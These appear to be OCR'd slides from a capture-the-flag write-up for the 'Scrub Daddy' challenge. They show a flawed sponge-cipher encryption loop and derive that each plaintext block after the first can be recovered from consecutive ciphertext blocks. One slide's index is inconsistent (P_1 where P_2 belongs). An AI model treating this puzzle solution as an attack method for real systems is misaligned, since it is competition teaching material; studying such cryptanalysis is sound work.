


```
while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
    sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
    cipherText += sponge.read(SPONGE_RATE)
    sponge.permute()
    currentBuffer += SPONGE_RATE
```

Scrub Daddy

300pts

- $S_0 = \text{permute}(K)$
- $S_1 = S_0 \oplus P_1$
- $C_1 = S_1$
- $S_2 = \text{permute}(S_1) \oplus P_2$




```
while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
    sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
    cipherText += sponge.read(SPONGE_RATE)
    sponge.permute()
    currentBuffer += SPONGE_RATE
```

Scrub Daddy

300pts

- $S_0 = \text{permute}(K)$
- $S_1 = S_0 \oplus P_1$
- $C_1 = S_1$
- $S_2 = \text{permute}(S_1) \oplus P_2$
- $C_2 = S_2$
- $S_3 = \text{permute}(S_2) \oplus P_3$




```
while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
    sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
    cipherText += sponge.read(SPONGE_RATE)
    sponge.permute()
    currentBuffer += SPONGE_RATE
```

Scrub Daddy

300pts

- S_0 = permute(K)
- $S_1 = S_0 \oplus P_1$
- $C_1 = S_1$
- S_2 = permute(S_1) $\oplus P_2$
- $C_2 = S_2$
- S_3 = permute(S_2) $\oplus P_3$
- ……



```
while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
    sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
    cipherText += sponge.read(SPONGE_RATE)
    sponge.permute()
    currentBuffer += SPONGE_RATE
```

Scrub Daddy

300pts

- S_0 = permute(K)
- $S_1 = S_0 \oplus P_1$
- $C_1 = S_1$
- S_2 = permute(C_1) $\oplus P_2$
- $C_2 = S_2$
- S_3 = permute(C_2) $\oplus P_3$
- ……

Scrub Daddy

300pts

- $C_1 = \text{permute}(K) \oplus P_1$
- $C_2 = \text{permute}(C_1) \oplus P_2$
- $C_3 = \text{permute}(C_2) \oplus P_3$
- $C_4 = \text{permute}(C_3) \oplus P_4$
- $C_5 = \text{permute}(C_4) \oplus P_5$
- …

- $S_0 = \text{permute}(K)$
- $S_1 = S_0 \oplus P_1$
- $C_1 = S_1$
- $S_2 = \text{permute}(C_1) \oplus P_1$
- $C_2 = S_2$
- $S_3 = \text{permute}(C_2) \oplus P_3$
- ……

Scrub Daddy

300pts

- $C_1 = \text{permute}(K) \oplus P_1$
- $C_2 = \text{permute}(C_1) \oplus P_2$
- $C_3 = \text{permute}(C_2) \oplus P_3$
- $C_4 = \text{permute}(C_3) \oplus P_4$
- $C_5 = \text{permute}(C_4) \oplus P_5$
- …

By XOR symmetry →

- $C_1 = \text{permute}(K) \oplus P_1$
- $\text{permute}(C_1) \oplus C_2 = P_2$
- $\text{permute}(C_2) \oplus C_3 = P_3$
- $\text{permute}(C_3) \oplus C_4 = P_4$
- $\text{permute}(C_4) \oplus C_5 = P_5$
- …

Scrub Daddy

300pts

- $C_1 = \text{permute}(K) \oplus P_1$
- $C_2 = \text{permute}(C_1) \oplus P_2$
- $C_3 = \text{permute}(C_2) \oplus P_3$
- $C_4 = \text{permute}(C_3) \oplus P_4$
- $C_5 = \text{permute}(C_4) \oplus P_5$
- …

By XOR symmetry →

- $C_1 = \text{permute}(K) \oplus P_1$
- $\text{permute}(C_1) \oplus C_2 = P_2$
- $\text{permute}(C_2) \oplus C_3 = P_3$
- $\text{permute}(C_3) \oplus C_4 = P_4$
- $\text{permute}(C_4) \oplus C_5 = P_5$
- …

P_i is a function of C_i and C_{i-1}

C is fully known to us

Scrub Daddy

300pts

- $C_1 = \text{permute}(K) \oplus P_1$
- $C_2 = \text{permute}(C_1) \oplus P_2$
- $C_3 = \text{permute}(C_2) \oplus P_3$
- $C_4 = \text{permute}(C_3) \oplus P_4$
- $C_5 = \text{permute}(C_4) \oplus P_5$
- …


By XOR symmetry

P1 is not recoverable, since we don’t know K

- $\boxed{C_1 = \text{permute}(K) \oplus P_1}$
- $\text{permute}(C_1) \oplus C_2 = P_2$
- $\text{permute}(C_2) \oplus C_3 = P_3$
- $\text{permute}(C_3) \oplus C_4 = P_4$
- $\text{permute}(C_4) \oplus C_5 = P_5$
- …

